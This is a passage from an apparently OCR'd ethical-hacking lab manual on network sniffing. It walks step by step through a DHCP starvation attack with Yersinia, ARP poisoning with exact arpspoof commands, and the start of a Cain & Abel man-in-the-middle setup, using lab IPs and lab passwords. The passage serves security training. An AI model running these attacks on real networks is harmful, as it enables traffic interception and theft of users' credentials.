


Figure 1.2.4: Yersinia help

14. Press **q** to exit the help options.
15. Press **F2** to select DHCP mode. In DHCP mode, **STP Fields** in the lower section of the window change to **DHCP Fields**, as shown in the screenshot.




Figure 1.2.5: Yersinia: Execute DHCP mode

16. Press **x** to list available attack options.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **Attack Panel** window appears; press **1** to start a DHCP starvation attack.




Figure 1.2.6: Yersinia attack panel

TASK 2.3

Launch DHCP Starvation Attack

18. **Yersinia** starts sending DHCP packets to the network adapter and all active machines in the local network, as shown in the screenshot.

Note: If you are using multiple targets, you will observe the same packets on all target machines.




Figure 1.2.7: Yersinia sending DHCP packets

19. After a few seconds, press **q** to stop the attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Analyze Captured Packets

20. Now, switch to the **Wireshark** window and observe the huge number of captured **DHCP** packets, as shown in the screenshot.




Figure 1.2.8: Wireshark: DHCP packets

You can also use other DHCP starvation attack tools such as **Hyenae** (https://sourceforge.net), **dhcpstarv** (https://github.com), **Gobbler** (https://sourceforge.net), or **DHCPig** (https://github.com) to perform DHCP starvation attack.

21. Click on any DHCP packet and expand the **Ethernet II** node in the packet details section. Information regarding the source and destination MAC addresses is displayed, as shown in the screenshot.




Figure 1.2.9: Viewing packet content

22. Close the **Wireshark** window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. This concludes the demonstration of how to perform a DHCP starvation attack using Yersinia.
24. Close all open windows and document all the acquired information.

TASK 3 Perform ARP Poisoning using arpspoof

Here, we will use the arpspoof tool to perform ARP poisoning.

Note: In this lab, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as the host system and the **Windows 10** (**10.10.10.10**) virtual machine as the target system.

TASK 3.1

Launch Wireshark

1. In the **Parrot Security** virtual machine, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.
2. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.
3. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.

Note: The network adapter might differ in your lab environment.

ARP spoofing is a method of attacking an Ethernet LAN. ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends the frames to the attacker's computer, where the attacker can modify them before sending them to the source machine (User A) in an MITM attack.




Figure 1.3.1: Wireshark Main Window with Interface Option

4. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.3.2: Running the programs as a root user

TASK 3.2

Spoof as a Target Host

arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

8. In the **Parrot Terminal** window, type **arpspoof -i eth0 -t 10.10.10.2 10.10.10.10** and press **Enter**.

(Here, **10.10.10.10** is IP address of the target system [**Windows 10**], and **10.10.10.2** is IP address of the access point or gateway)

Note: **-i**: specifies network interface and **-t**: specifies target IP address.

Note: The IP addresses might differ in your lab environment.

9. Issuing the above command informs the access point that the target system (**10.10.10.10**) has our MAC address (the MAC address of host machine (**Parrot Security**)). In other words, we are informing the access point that we are the target system.

10. After sending a few packets, press **CTRL + z** to stop sending the **ARP** packets.




Figure 1.3.3: arpspoof command to spoof as a target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. As shown in the screenshot, you can observe the **ARP** packets captured by **Wireshark**.




Figure 1.3.4: Wireshark captured ARP packets

TASK 3.3

Spoof as an Access Point

12. Switch back to the terminal window where arpspoof was running. Type **arpspoof -i eth0 -t 10.10.10.10 10.10.10.2** and press **Enter**.
13. Through the above command, the host system informs the target system (**10.10.10.10**) that it is the access point (**10.10.10.2**).
14. After sending a few packets, press **CTRL + z** to stop sending the **ARP** packets.




Figure 1.3.5: arpspoof command to spoof as an access point

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Analyze Captured Packets

15. In **Wireshark**, you can observe the ARP packets with an alert warning "**duplicate use of 10.10.10.10 detected!**"
16. Click on any ARP packet and expand the **Ethernet II** node in the packet details section. As shown in the screenshot, you can observe the MAC addresses of IP addresses **10.10.10.2** and **10.10.10.10**.

Note: Here, the MAC address of the host system (**Parrot Security**) is **00:0c:29:16:01:d1**.

Using arpspoof, we assigned the MAC address of the host system to the target system (**Windows 10**) and access point. Therefore, the alert warning of a duplicate use of **10.10.10.10** is displayed.




Figure 1.3.6: Wireshark captured ARP packets

TASK 3.5

View ARP Cache

You can also use other ARP poisoning tools such as **BetterCAP** (https://www.bettercap.org), **Ettercap** (http://www.ettercap-project.org), **dsniff** (https://www.monkey.org), or **MITMf** (https://github.com) to perform ARP poisoning attack.

17. Now, switch to the **Windows 10** virtual machine; click the **Type here to search field** at the bottom of **Desktop**. Type **cmd** and click **Command Prompt** from the results.
18. In the **Command Prompt** window, type **arp -a** and press **Enter** to view the ARP cache.
19. The results appear, displaying the IP addresses and their corresponding MAC addresses. Observe that the MAC addresses of IP addresses **10.10.10.2** and **10.10.10.13** are the same, indicating the occurrence of an ARP poisoning attack, where 10.10.10.13 is the **Parrot Security** machine and 10.10.10.2 is the access point.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.3.7: Command Prompt window: arp -a results

20. This concludes the demonstration of how to perform ARP poisoning using arpspoof.
21. Close all open windows and document all the acquired information.
22. Turn off the **Parrot Security** virtual machine.

TASK 4 Perform an Man-in-the-Middle (MITM) Attack using Cain & Abel

An attacker can obtain user names and passwords using various techniques or by capturing data packets. By merely capturing enough packets, attackers can extract a target's username and password if the victim authenticates themselves in public networks, especially on unsecured websites. Once a password is hacked, an attacker can use the password to interfere with the victim's accounts such as by logging into the victim's email account, logging onto PayPal and draining the victim's bank account, or even change the password.

As a preventive measure, an organization's administrator should advice employees not to provide sensitive information while in public networks without HTTPS connections. VPN and SSH tunneling must be used to secure the network connection. An expert ethical hacker and penetration tester (hereafter, pen tester) must have sound knowledge of sniffing, network protocols and their topology, TCP and UDP services, routing tables, remote access (SSH or VPN), authentication mechanisms, and encryption techniques.

Another effective method for obtaining usernames and passwords is by using Cain & Abel to perform MITM attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, we will use the Cain & Abel tool to perform an MITM attack.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 4.1

Install and Configure Cain & Abel

An MITM attack is used to intrude into an existing connection between systems and to intercept the messages being exchanged. Using various techniques, attackers split the TCP connection into two connections—a client-to-attacker connection and an attacker-to-server connection. After the successful interception of the TCP connection, the attacker can read, modify, and insert fraudulent data into the intercepted communication.

1. Turn on the **Windows Server 2019** and **Windows Server 2016** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. Navigate to **Z:\CEHv11 Module 08 Sniffing\ARP Poisoning Tools\Cain & Abel** and double-click **ca_setup.exe**.
4. Cain & Abel initializes, and the **Cain & Abel Installation** window appears; click the **Next** button.



Figure 1.4.1: Cain & Abel installation

MITM attacks are varied and can be carried out on a switched LAN. MITM attacks can be performed using various tools such as Cain & Abel.

5. Follow the wizard-driven installation steps to install Cain & Abel.
6. After completing the installation, the **Installation Completed!** message appears; click **Finish**.



Figure 1.4.2: Cain & Abel installation complete message

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cain & Abel is a password recovery tool that allows the recovery of passwords by sniffing the network and cracking encrypted passwords. The ARP poisoning feature of the Cain & Abel tool involves sending free spoofed ARPs to the network's host victims. This spoofed ARP can make it easier to attack a middleman.

7. The **WinPcap Installation** pop-up appears; click **Don't install**, as you already installed it during the lab setup.



Figure 1.4.3: WinPcap Installation pop-up

8. Now, double-click the **Cain** shortcut on **Desktop** to launch **Cain & Abel**.
9. The **Cain & Abel** main window appears, as shown in the screenshot.

